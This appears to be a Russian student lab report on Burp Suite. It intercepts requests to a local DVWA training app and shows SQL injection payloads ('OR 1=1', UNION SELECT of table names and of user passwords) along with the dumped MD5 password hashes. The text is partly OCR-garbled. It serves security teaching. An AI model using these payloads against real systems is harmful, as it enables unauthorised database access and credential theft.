Индивидуальный проект - этап 5

Кашкин ИвАн Евгкньевич

12 октября, 2024, Москва, Россия

¹Российский Университет Дружбы Народов

Цели и задачи работы

Цель лабораторной работы

Целью данной работы является изучение приложения BurpSuite.

лабораторной работы _____

Процесс выполнения

Burp Suite – это набор инструментов для тестирования безопасности веб-приложений. Этот инструмент используется для обнаружения уязвимостей, анализа трафика и проведения различных атак на веб-приложения, таких как XSS, SQL-инъекции и другие.

Введение

SQL-инъекции – это тип уязвимости, который позволяет злоумышленникам выполнять произвольные SQL-запросы в базе данных через приложение. Это может привести к несанкционированному доступу к данным, их модификации или даже удалению.

Работа перехватчика запросов

```
POST /DWA/vulnerabilities/sqli/ HTTP/1.1
  > Host: localhost
 3 Content-Length: 18
 4 Cache-Control: max-anew8
 s sec-ch-us: "Not-A.Brand":v="99", "Chromius":v="124"
 6 sec-ch-ua-mobile: 70
 8 Upgrade-Insecure-Requests: 1
 g Origin: http://localhost
in Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Mindows NT 10.0; Win64; x64) AppleMebKit/537.36 (MOTMs, like Gecko) Chrome/124.0.6367.118 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/appg,*/*:q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Petch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Petch-User: 71
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/DVMA/vulnerabilities/sqli/
18 Accept Encoding: gzip, deflate, br
19 Accept-Language: en-US, en:q=0.9
20 Cookie: PHPSESSID-1rkf8k7dmbk3fqefgt939a98tn; security=medium
21 Connection: close
28 id=169ubmit=Submit
```

Figure 1: Перехваченные данные

Подмена данных в запросе


```
POST /DWWA/vulnerabilities/sqli/ HTTP/1.1
    Host: localhost
 3 Content-Length: 18
 a Cache-Control: max-age=0
 5 sec-ch-ua: "Not-A.Brand":v="99", "Chromium":v="124"
 n sec-ch-ua-mobile: 70
 7 sec-ch-ua-platform: "Linux
 8 Upgrade-Insecure-Requests: 1
 g Origin: http://localhost
18 Content-Type: application/x-www-form-urlencoded
11 User-Apent: Pozilla/5.0 (Windows NT 10.0; Win64; x64) ApplewebKit/537.36 (NOTFML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
12 Accept: text/html.application/xhtml+xml.application/xml;=0.9,image/avif,image/webp,image/appg,*/*;=0.8,application/signed-exchange;v=b3;=0.7
18 Sec-Fetch-Site: same-origin
14 Sec-Petch-Mode: navigate
15 Sec-Fetch-User: 71
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/DVMA/vulnerabilities/sqli/
18 Accept-Encoding: gzip, deflate, br
19 Accept - Language: en-US, en; q=0.9
20 Cookie: PHPSESSID=lrkf8k7dmbk3fqefgt939a98tn; security=medium
21 Connection: close
23 id=1 OR 1=1#&Submit=Submit
```

Figure 2: Подмена запроса

Ответ от DVWA

Vulnerability: SQL Injection User ID: 1 ➤ Submit ID: 1 OR 1-1# First name: admin Surname: admin ID: 1 OR 1=1# First name: Gordon Surname: Brown ID: 1 OR 1=1# First name: Hack Surname: Me ID: 1 OR 1=1# First name: Pablo Surname: Picasso ID: 1 OR 1=1# First name: Bob Surname: Smith

Figure 3: Реакция на подмену



Подмена данных в запросе


```
POST /DWWA/vulnerabilities/sqli/ HTTP/1.1
   2 Host: localhost
   3 Content-Length: 18
 Cache-Control: max-age=0
sec-ch-ua: Not-A.Brand*;v="99", "Chromium";v="124"
 6 sec-ch-ua-mobile: 70
   7 sec-ch-us-platform: "Linux"
 8 Upgrade-Insecure-Requests: 1
 o Origin: http://localhost
 10 Content-Type: application/x-www-form-urlencoded
 | User-Agent: Mozilla5.0 (Windows NT 10.0) Windows NT 10.0; Windows NT 10.
 13 Sec-Fetch-Site: same-origin
 14 Sec-Fetch-Mode: navigate
15 Sec-Petch-User: 71
16 Sec-Fetch-Dest: document
16 Referer: http://localhost/DWMA/vulnerabilities/sqli/
17 Mererer: http://tocalhost/DWMA/vulr
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US.en:q=0.9
 20 Cookie: PHPSESSID-1rkf8k7debk3fqefgt939a98tn; security-medium
21 Connection: close
23 id-1 OR 1-1 UNION SELECT NULL, TABLE NAME FROM INFORMATION SCHEMA. TABLES#EAUbmit-Submit
```

Figure 4: Подмена запроса

Ответ от DVWA

```
First name:
Surname: INNODB SYS TABLES
ID: 1 OR 1-1 UNION SELECT NULL, TABLE NAME FROM INFORMATION SCHEMA. TABLES#
First name:
Surname: INNODB SYS COLUMNS
ID: 1 OR 1=1 UNION SELECT NULL.TABLE NAME FROM INFORMATION SCHEMA.TABLES#
First name:
Surname: INNODB SYS TABLESPACES
ID: 1 OR 1=1 UNION SELECT NULL, TABLE NAME FROM INFORMATION SCHEMA, TABLES#
First name:
Surname: INNODB SYS INDEXES
ID: 1 OR 1=1 UNION SELECT NULL, TABLE NAME FROM INFORMATION SCHEMA. TABLES#
First name:
Surname: INNODB_BUFFER_PAGE
ID: 1 OR 1=1 UNION SELECT NULL.TABLE NAME FROM INFORMATION SCHEMA.TABLES#
First name:
Surname: INNODB SYS VIRTUAL
ID: 1 OR 1=1 UNION SELECT NULL, TABLE NAME FROM INFORMATION SCHEMA. TABLES#
First name:
Surname: user variables
ID: 1 OR 1-1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB TABLESPACES ENCRYPTION
ID: 1 OR 1=1 UNION SELECT NULL, TABLE NAME FROM INFORMATION SCHEMA, TABLES#
First name:
Surname: INNODB LOCK WAITS
ID: 1 OR 1=1 UNION SELECT NULL, TABLE NAME FROM INFORMATION SCHEMA. TABLES#
First name:
Surname: THREAD POOL STATS
ID: 1 OR 1=1 UNION SELECT NULL.TABLE NAME FROM INFORMATION SCHEMA.TABLES#
First name:
Surname: questbook
ID: 1 OR 1=1 UNION SELECT NULL, TABLE NAME FROM INFORMATION SCHEMA. TABLES#
First name:
Surname: users
```

Figure 5: Реакция на подмену



Подмена данных в запросе

```
POST /DWWA/vulnerabilities/sqli/ HTTP/1.1
 2 Host: localhost
 3 Content-Length: 18
 4 Cache-Control: max-age=0
 5 sec-ch-ua: "Not-A.Brand"; v=199", "Chromium"; v="124"
 6 sec-ch-ua-mobile: 70
 7 sec-ch-ua-platform: "Linux"
 8 Upgrade-Insecure-Requests: 1
 9 Origin: http://localhost
 Content-Type: application/x-www-form-urlencoded
 User-Apent: Mozilla/5.0 (Windows NT 10.0: Win64: x64) AppleWebKit/587.36 (WHTML, like Gecko) Chrome/124.0.6367.118 Safari/587.36
12 Accept: text/html, application/shtml+xml, application/xml; ==0.9,image/avif,image/webp,image/apmg,*/*;==0.8,application/signed-exchange;v=b3;q=0.7
18 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: 71
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/DWWA/vulnerabilities/moli/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en:g=0.9
20 Cookie: PMPSESSID=lrkf8k7dmbk8fqefqt989a98tn: security=medium
   Connection: close
 23 id=1 OR 1=1 UNION SELECT USER, PASSWORD FROM users#6Submit=Submit
```

Figure 6: Подмена запроса

Ответ от DVWA

```
ID: 1 OR 1=1 UNION SELECT USER, PASSWORD FROM users#
First name: Hack
Surname: Me
ID: 1 OR 1=1 UNION SELECT USER.PASSWORD FROM users#
First name: Pablo
Surname: Picasso
ID: 1 OR 1=1 UNION SELECT USER.PASSWORD FROM users#
First name: Rob
Surname: Smith
ID: 1 OR 1=1 UNION SELECT USER.PASSWORD FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 1 OR 1=1 UNION SELECT USER, PASSWORD FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 1 OR 1=1 UNION RELECT USER, PASSWORD FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 1 OR 1=1 UNION SELECT USER, PASSWORD FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 1 OR 1=1 UNION SELECT USER, PASSWORD FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Figure 7: Реакция на подмену

Выводы по проделанной работе

Вывод

Мы изучили возможности BurpSuite.